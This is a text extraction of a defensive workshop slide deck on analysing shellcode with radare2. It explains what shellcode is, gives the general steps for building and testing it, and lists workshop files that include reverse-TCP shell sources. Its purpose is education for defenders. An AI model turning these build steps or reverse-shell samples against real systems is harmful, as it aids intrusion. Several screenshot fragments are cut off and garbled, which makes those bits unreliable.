



TEXAS CYBER SUMMIT 2021

# Basic Sh3llc0d3 analysis

with radare2 & its DFIR handling hands-on



@unixfreakxp - the public shared edition

Cyber Emergency Center - LAC / LACERT

*Analysis research material of malwaremustdie.org project*





I will say this again, again, and again:

“Start from the skills that  
you’re good at.”



# DISCLAIMER

1. I wrote this training slide as a **blue-teamer** based on my r2 know-how & experience in handling incidents on cyber intrusion involving shellcodes in MMD, as a share-back the basic knowledge to fellow blue teams in radare2 community in dealing with the shellcode analysis.
2. The talk is meant to be a non-operational with no-attribution and it is written to be as conceptual for education purpose; contains basic methods for shellcode analysis with radare2 & tools in the shell / windows platform.
3. The material is based on cyber threat research we have conducted in MalwareMustDie organization, and there is no data nor information from other speaker's profession or from other groups is included in any of these slides.



# Liability Disclaimer

## 1 WORKSHOP LIABILITY DISCLAIMER ↓

2 ↓  
3 This disclaimer informs readers that the technical information shared in this workshop, by the author (unixfreaxjp) including views, thoughts, and opinions expressed in all workshop materials (video, documents & text information/chat) belong solely to the author, and not necessarily to the author's employer, organization, committee or other group or individual, it is based on what we researched independently in malwaremustdie dot org. ↓

4 ↓  
5 By joining this workshop, you agree to the following: ↓  
6 ↓

7 NO WARRANTIES: All of the information provided on this workshop is provided "AS-IS" and with NO WARRANTIES. No express or implied warranties of any type, including for example implied warranties of merchantability or fitness for a particular purpose, are made with respect to the shared information, or any use of the shared information, on this workshop and venue. The author makes no representations and extends no warranties of any type as to the accuracy or completeness of any shared information or technical know-how on this workshop and its presentations. ↓

8 ↓  
9 DISCLAIMER OF LIABILITY: Author specifically DISCLAIMS LIABILITY FOR INCIDENTAL OR CONSEQUENTIAL DAMAGES and assumes no responsibility or liability for any loss or damage suffered by any person as a result of the use or misuse of any of the information or content on this workshop. Author assumes or undertakes NO LIABILITY for any loss or damage suffered as a result of the use, misuse or reliance on the information and content on this website. ↓

10 ↓  
11 USE AT YOUR OWN RISK: This workshop is for educational purpose for Texas Cyber Summit 2021 attendees only. You are advised to consult to your trusted expert before performing any exercise including the programs shared in this workshop. It is your responsibility to evaluate your own security safety, and to independently determine whether to perform, use or adapt any of the information or content by the author. By voluntarily undertaking any exercises advised in this workshop, you assumed to understand the risk of any misused resulting damages. [EOF]



# Agenda

What's this  
workshop briefing  
all about?

@unixfreakjp, October 2021

1. Introduction
2. Background (what, how and why)
  - What is “shellcode”
  - Why we learn shellcode
  - Basic knowledge requirement
3. Shellcode analysis methods
  - How to build a shellcode
  - Analysis environment
  - Static vs dynamic analysis
  - Build demonstration Linux/Win
4. Analysis concept in radare2
  - Windows vs Linux shellcode on r2
  - Static, dynamic & emulation
  - Windows (common WinExec)
  - GetProcAddress⇒WinExec
  - Windows modular shellcode
5. 64 bits shellcode (Linux/Windows/OSX)
  - Analysis environment and -
  - How they are built
  - OSX shellcode analysis



# Agenda

What's this  
workshop briefing  
all about?

@unixfreakjp, October 2021

6. Introduction to advanced class
  - Post exploitation's shellcode
  - Linux shellcode in process injection
  - Special case
7. DFIR practical hands out
  - What blue teamers should know
  - Blue team's tips on mitigation
  - Hot forensics vs Reproduction
  - Seeking artifacts with radare2
  - Dealing with shellcode in incidents
  - My playbook on shellcode analysis
8. Appendix
  - Resources
  - Example of shellcode wrapper
  - Interesting shellcode cases
  - Reference
  - Workshop resource list
9. Salutation and thank you



# Chapter one Introduction

**“Just relax, enjoy the talk & exercise afterward! ”**





# About @unixfreakxp

## 1. Just another security guy:

- I help cyber incident victims at Cyber Emergency Center of LACERT in LAC Tokyo, Japan as senior RE/threat intrusion analyst.
- Active member in FIRST dot org, as co-chair of CTI SIG
- co-founder & lead cyber threat analyst in MalwareMustDie dot org.

## 2. The radare2 community committer:

- Long time user of “radare” since 2007, switched to “radar” FreeBSD ports in 2011, and joined “radare2” community from 2012, and help the dev team with active tests for bugfix since 2019
- Now I am in radare dot org as product QA/testing
- Built first preinstall OS w/ radare2 decompilers intact (r2Ghidra) on Tsurugi Linux as OS I use for binary RE or DFIR training on events: In here, SecurityCamps, SECCON, FIRST
- Co-founder for R2JP (radare2 Japan community).



..my day work looks like this:



Blue Zone



# ..my after work activity on cyber threat research



## Malware Must Die!

The MalwareMustDie Blog (blog.malwaremustdie.org)

Saturday, September 28, 2019

### MMD-0064-2019 - Linux/AirDropBot

#### Prologue

There are a  
just one of!

Like the mo  
from a requ  
and at that

This time I  
MIPS archi

So I was se

1 | clo  
2 | ver

..and accor  
the sample  
**Hajime**, Lu



WIKIPEDIA  
The Free Encyclopedia

Main page  
Contents  
Featured content  
Current events  
Random article

Article Talk

Not logged in Talk Contributions Create account Log

Read Edit View history

Search Wikipedia

## MalwareMustDie

From Wikipedia, the free encyclopedia

**MalwareMustDie**, NPO<sup>[1][2]</sup> as a whitehat security research workgroup, has been launched from August 2012. MalwareMustDie is a registered Nonprofit organization as a media for IT professionals and security researchers gathered to form a work flow to reduce malware infection in the internet. The group is known of their malware analysis and botnet analysis that they have about malware in general and

original analysis for a new emerged source code<sup>[3]</sup> to the law enforcement against malicious infrastructure.<sup>[7][8]</sup> methods and reports for the cyber

MalwareMustDie



Die logo





# Our focus is now on this regeneration gear



Balance between: Achievements, Sharing, Education and Regeneration



# Introduction about this talk & its sequels

I have delivered a roadmap to share practical know-how on binary analysis in a series of talks, and executed them in a sequel events:

Year	Event	Theme	Description
2018	R2CON	Unpacking a non-unpackable	ELF custom packed binary dissection r2
2019	HACKLU	Linux Fileless injection	Post exploitation today on Linux systems
2019	SECCON	Decompiling in NIX shells	Forensics & binary analysis w/shell tools
2020 (Spt)	R2CON	Okay, so you don't like shellcode too?	Shellcode (part1 / beginner) For radare2 users
2020 (Oct)	ROOTCON	A deeper diving on shellcode..	Shellcode (part2 / advanced) Multiple tools used For vulnerability & exploit analysis
2021	SECCON	Shellcode workshop	All about r2 and shellcode (Japanese)
2021	Texas Cyber	Shellcode briefs	All about r2 and shellcode (English)



# How to follow this online workshop

This workshop program contains of below hands-on material:

1. The workshop briefings video (this presentation)
  2. The workshop briefing slide to download and view
  3. The workshop learning video set accessible online
  4. The workshop archive files, contains of workfiles, setup tools and examples hands-on to be downloaded online
  5. And the workshop Q/A slack invite URL at channel: #r2-sc-basics
- 
- The overview for each materials can be seen in the next slides.



# How to follow this online workshop

This slide to download or view

Files

- ▶ My Drive
- ▶ Computers
- ▶ Shared with me
- Recent
- Starred
- Trash

TEXAS CYBER SUMMIT 2021  
**Basic Sh3llc0d3 analysis**  
with radare2 & its DFIR handling hands-on



@unixfreaxjp - v 1.2  
Cyber Emergency Center - LAC / LACERT

PDF TexasCyber2021-unixfreax...

Name	Last modified	File size
TexasCyber2021-unixfreaxjp-radare2-shellcode basics_...	Oct 28, 2021 me	5.8 MB





# How to follow this online workshop

The workshop full exercise video set

The screenshot shows a YouTube channel page with the following details:

- Channel Name:** Sh3llc0d3 DFIR handling analysis
- Owner:** unixfreakjp
- Number of Videos:** 10
- Last Updated:** Updated today
- Video List:** A list of 11 videos, numbered 1 through 11, all titled "#0XX - Shellcode analysis basic w/ radare2 & DFIR hands-on - Texas Cyber Summit 2021". Each video has a duration listed below it (e.g., 24:47, 21:21, 10:00, etc.).
- Thumbnail:** Each video thumbnail features the channel logo (three white arrows) and the title text.
- Subscription Buttons:** A "SUBSCRIBE" button and a "SUBSCRIBED" button with a bell icon are visible.
- Channel Description:** TexasCyberSummit2021 Workshop Briefs - radare2 shellcode analysis basics - Oct 30, 2021
- Category:** Unlisted
- Related Categories:** BEST OF YOUTUBE (Music, Sports, Gaming, Movies & Shows, News, Live, Learning)





# How to follow this online workshop

## The workshop archive files

Name	Owner	Last modified	↑	File size	
TexasCyber2021-Shellcode-Basics.7z	me	1:29 AM	me	145 MB	
README.txt					

001-Setup32		/.	UP--DIR
linux		block_api.asm	6829
win-tools		block_exitfunk.asm	1225
windows		block_reverse_tcp.asm	2796
002-Build32		block_shell.asm	3273
Linux		seccon011-asm-tpl64.asm	8682
Windows		*seccon011-asm-tpl64.exe	1216
003-Analysis32		seccon011-c-tpl64.c	1732
linux		*seccon011-c-tpl64.exe	54822
windows-for-practise		seccon011-c-tpl64.o	1671
windows-modular		seccon011-src.txt	3379
windows-test-msgbox		seccon012-asm-tpl64.asm	9607
windows-winexec1		*seccon012-asm-tpl64.exe	1392
windows-winexec2		seccon012-c-tpl64.c	2561
windows-winexec3		*seccon012-c-tpl64.exe	54822
004-Setup64		seccon012-c-tpl64.o	1847
linux64		seccon012-src.txt	7822
Setup_Analysis_9a		single_exec.asm	935
codes		single_exec.elf	1312
hint-tpl		single_shell_reverse_tcp.asm	918
win64-tools		single_shell_reverse_tcp.elf	1520
005-Analysis64			
Linux64-injection-analysisI10			
OSX64-analysis9b			
Win64-Metasploit-Analysis8			
Win64-analysis-6a-new-tpl-calc			



# How to follow this online workshop

## Workshop Q/A channel #r2-sc-basics

The screenshot shows a Slack workspace interface. The sidebar on the left lists channels and settings. The main area is a conversation in the #r2-sc-basics channel.

**Search Bar:** Search Radare2\_Shellcode\_Basics\_TexasCyberSummit2021

**Channel Header:** #asics

**Messages:**

- freakxjp 8:28 PM d #r2-sc-basics.
- freakxjp 8:28 PM he channel description: radare2 shellcode basic workshop
- freakxjp 11:36 AM come to Q/A Channel for "Texas Cyber Summit Workshop - radare2 shellcode basics" w/ freakxjp. You can ask any kind of questions related to the workshop in here. password for the archive files is written in the next post.

**Message Input:** message to #r2-sc-basics

**Bottom Bar:** I ⌂ ⌄ ⌅ ⌆ ⌇ ⌈ ⌉ ⌊ ⌋ Aa @ ⌃ ⌁ ⌂ ⌄ ⌅ ⌆ ⌇ ⌈ ⌉ ⌊ ⌋



## Chapter two Background (what, why and how)

**“It's all started from basics..”**





# So, what is “shellcode” ? (The definition)

1. Shellcode is a sequence of bytes that represents assembly instructions.
2. Historically it is firstly coded to return a remote shell when executed.
3. Meant to run into an executable area to run a desired task.
4. Shellcode works in a very small area in memory to be fit in.
5. Mostly (but not necessarily always) is used for exploitation.
6. Has dependency to obtain and use its environment functions (as API call to a library or directly invoking syscall) to perform its tasks.
7. Shellcode bytes/codes can not be executed as per binary or command line without additional setup i.e.: injection, wrapper, caller or loader.
8. For execution shellcode execution looks for EIP and save the EIP (Instruction Pointer) onto the top of the stack, following by POP that will retrieve it from the top of the stack and put it to RAX/EAX.
9. In Windows systems It is usually firstly seeks for kernel’s base library and gets the function address by utilizing its Windows API to work.



# Why we learn to analyze shellcode? What/why/how

1. We want to see how it works.
2. We want to know why it can be started to be executed.
3. We want to learn to prevent it working if it is harmful.
4. We want to harden and improve our security.
5. We understand that shellcode is always be there.
6. There are so many shellcode and its source code shared in repositories all around the internet, making its indecent usage is unavoidable.
7. (Post)Exploitation tools and their frameworks are mostly using shellcode as a stage to inject its tasks or payload to the victim's environment.
8. Shellcode can work in any OS and platforms or architectures, from end point to servers, from IoT to mainframes.
9. Shellcode evolves as fast as OS security evolves. We NEED to keep in touch with the recent shellcode development, tools and frameworks.  
Your OS, your browsers, your software applications can be the target.



# As the practical summary..

## 1. Shellcodes purpose:

- To gain shell for command or invoking an execution
- As a loader, a downloader, or further intrusion stages
- To be fileless and leaving no artifact traces
- Sockets are mostly used, to write, connect, pipe, exec etc

## 2. How do we collect Shellcodes:

- Post Exploitation frameworks: Empire, Cobalt Strike, Metasploit, etc exploit & injection toolings
- Self generated (need compiler, linker and disassembler)
- Adversaries activities via cyber threat intelligence

## 3. Sources for shellcode to follow in the internet:

- Exploitation and Post-exploitation development
- Vulnerability PoC
- Trolling read teamer tooling and resources :-P




# Basic knowledge needed to learn shellcode

1. A decent understanding of popular CPU architecture assembly, C, and knowledge of the Linux and Windows operating systems and its kernel's library.
2. Understanding the OS usage of randomize stack or address space and protection mechanism that prevents you from executing code on stack.
3. A know how to use compiler, linker and disassembly to reproduce the build yourself to understand it better.
4. Using a good disassembler or binary analysis framework that can support analysis in multi-platform and multi-architecture, that may support automation (i.e. radare2).
5. Having a know how to perform static, dynamic and emulation analysis of an executable code, and can debug a life process.




# User space, Kernel space & execution in Linux





# User space, Kernel space & execution in Linux


## program execution





# User space, Kernel space & execution in Windows

Ref: <https://docs.microsoft.com/en-us/archive/blogs/hanybarakat/deeper-into-windows-architecture>





# User space, Kernel space & execution in Windows

Ref: <https://docs.microsoft.com/en-us/archive/blogs/hanybarakat/deeper-into-windows-architecture>

User and kernel modes are two processor access modes, where a kernel mode refers to a mode of execution privilege that grants access to system memory and all CPU instructions.

User mode is a less privileged processor mode than kernel mode. It uses well-defined operating system application program interfaces (APIs) to request system services. A **User mode** process:

- Have no direct access to hardware or kernel memory (Only kernel mode processes can access kernel resources as a way of protection).
- Is limited to an assigned address space.
- Can be paged out of physical memory into virtual RAM on a hard disk.
- Process at a lower priority than kernel mode components (OS components). Which means that the OS does not slow down or have to wait while an application finishes processing.
- Cannot access another user process address space (Unless opened a handle to the process, which means passing through security access check).



# User space, Kernel space & execution in Windows

Ref: <https://docs.microsoft.com/en-us/archive/blogs/hanybarakat/deeper-into-windows-architecture>

In the user mode and just above the line that divides the user and kernel modes is the Ntdll.dll. **Ntdll.dll** is a special system support library primarily for the use of subsystem DLLs.

Now let's move on to the kernel mode. Kernel mode is the privileged mode of operation in which the code has direct access to all hardware and all memory, including the address spaces of all user mode processes . **Kernel mode** components:

- Can access hardware directly.
- Can access all of the memory on the computer.
- Are not moved to the virtual memory page file on the hard disk.
- Process at a higher priority than user mode processes.



# Chapter three Shellcode analysis methods

“Every journey started from a single step”





# How to build a shellcode

In linux old-school, shellcode coders needs gcc, ld, Xasm & objdump

The steps are:

- Define what operation the shellcode will perform
- Code it in C or ASM in targeted cpu,bits and architecture
- Link and compile it to and executable in the defined environment
- Use needed opcodes of what has been compiled as strings “\x” bytes
- Put those strings “\x” hex bytes in the shellcode wrapper to test
- Test the shellcode in the wrapper in targeted environment
- Ready to use

Until now, these steps are the basic of how to built shellcodes by every automation shellcode generation tools



# How to create shellcode analysis environment

The environment for the OS for the shellcode runs is different between Linux and Windows. While in Linux syscall is accessible w/ protected stack..

..In windows, a shellcode can first only target API of the kernel libraries in the beginning, then it went to other accessible API and its functions to perform operations on the desired system.

In Windows cases the coder should recognize & extracting the memory address for those API by dumping them from the system, in Linux the coder plan workarounds to inject or execute shellcodes to avoid SE & strack protection

Both two concepts are important.



# Static analysis for shellcode

Shellcode static analysis is dissecting it on any binary analysis tools without execution on the shellcode itself. The binary tools may will help you to read the binary bytes (opcodes), simplify its reading in assembly or higher form, and help you with logical calculation. A good binary tool can help you also to identify the type of environment needed, system call libraries used, etc.

Several shellcode analysis tools can emulate a form of limited or virtual stack to calculate a complex operation that eyes can not keep up, without harming the analyst's work environment.

Radare2 is one of the tools that is capable to perform this task that will work in multi OS and architectures. With a support of emulation tool (ESIL).



Challenges: Obfuscation, Packed code, Encryption, Stack-protect evasion



# Dynamic analysis for shellcode

In contrast to static analysis, dynamic shellcode analysis allows analyst to monitor the execution of malware at each step, this is known in two ways: debugging and tracing. The latter is informing you execution details. while debugger will help you analyze and manipulate execution in the real time.

Like other common malicious object, shellcode on dynamic analysis is typically executed in a sandbox or VM for monitoring its run-time behaviors.

Radare2 is also a low level debugger that can set to debug executables and analyze them in the real time.

Challenges: Anti debug/VM, injections, on memory exec (hollowing etc)





# Building shellcode analysis environment (DEMO)

## Video #001

### (DEMO)

arwin - win32 address resolution program  
by steve hanna v.01  
vividmachines.com  
shanna@uiuc.edu

you are free to modify this code  
but please attribute me if you

code. bugfixes & additions  
please email me!

ed a win32 compiler with  
DK

m finds the absolute address  
on in a specified DLL.  
coding!

\*\*\*\*\*

it argc, char\*\* argv)

ODULE hmod\_libname;  
PROC fprc\_func;

ntf(`arwin - win32 address resolution program -  
argc < 3)

printf(`%s <Library Name> <Function Name>\$  
exit(-1);

hmod\_libname = LoadLibrary(argv[1]);  
if(hmod\_libname == NULL)

76	0x77c8112c	NONE	FUNC ntdll.dll_RtEqualUnicodeString
77	0x77c81130	NONE	FUNC ntdll.dll_RtInitializeSRWLock
78	0x77c81134	NONE	FUNC ntdll.dll_NtQueryMutant
79	0x77c81138	NONE	FUNC ntdll.dll_NtAlpcQueryInformation
80	0x77c8113c	NONE	FUNC ntdll.dll_aulldvrn
81	0x77c81140	NONE	FUNC ntdll.dll_RtAnsiCharToUnicodeChar
82	0x77c81144	NONE	FUNC ntdll.dll_RtUnwind
83	0x77c81148	NONE	FUNC ntdll.dll_EtwNotificationRegister
84	0x77c8114c	NONE	FUNC ntdll.dll_RtSetLastWin32Error
85	0x77c81150	NONE	FUNC ntdll.dll_NtCreateFile
86	0x77c81154	NONE	FUNC ntdll.dll_NtDuplicateObject
87	0x77c81158	NONE	FUNC ntdll.dll_NtWaitForMultipleObjects
88	0x77c8115c	NONE	FUNC ntdll.dll_NtCancelIoFile
89	0x77c81160	NONE	FUNC ntdll.dll_RtRegisterThreadWithCsrss
90	0x77c81164	NONE	FUNC ntdll.dll_RtExitUserThread
91	0x77c81168	NONE	FUNC ntdll.dll_NtDelayExecution
92	0x77c8116c	NONE	FUNC ntdll.dll_NtClearEvent
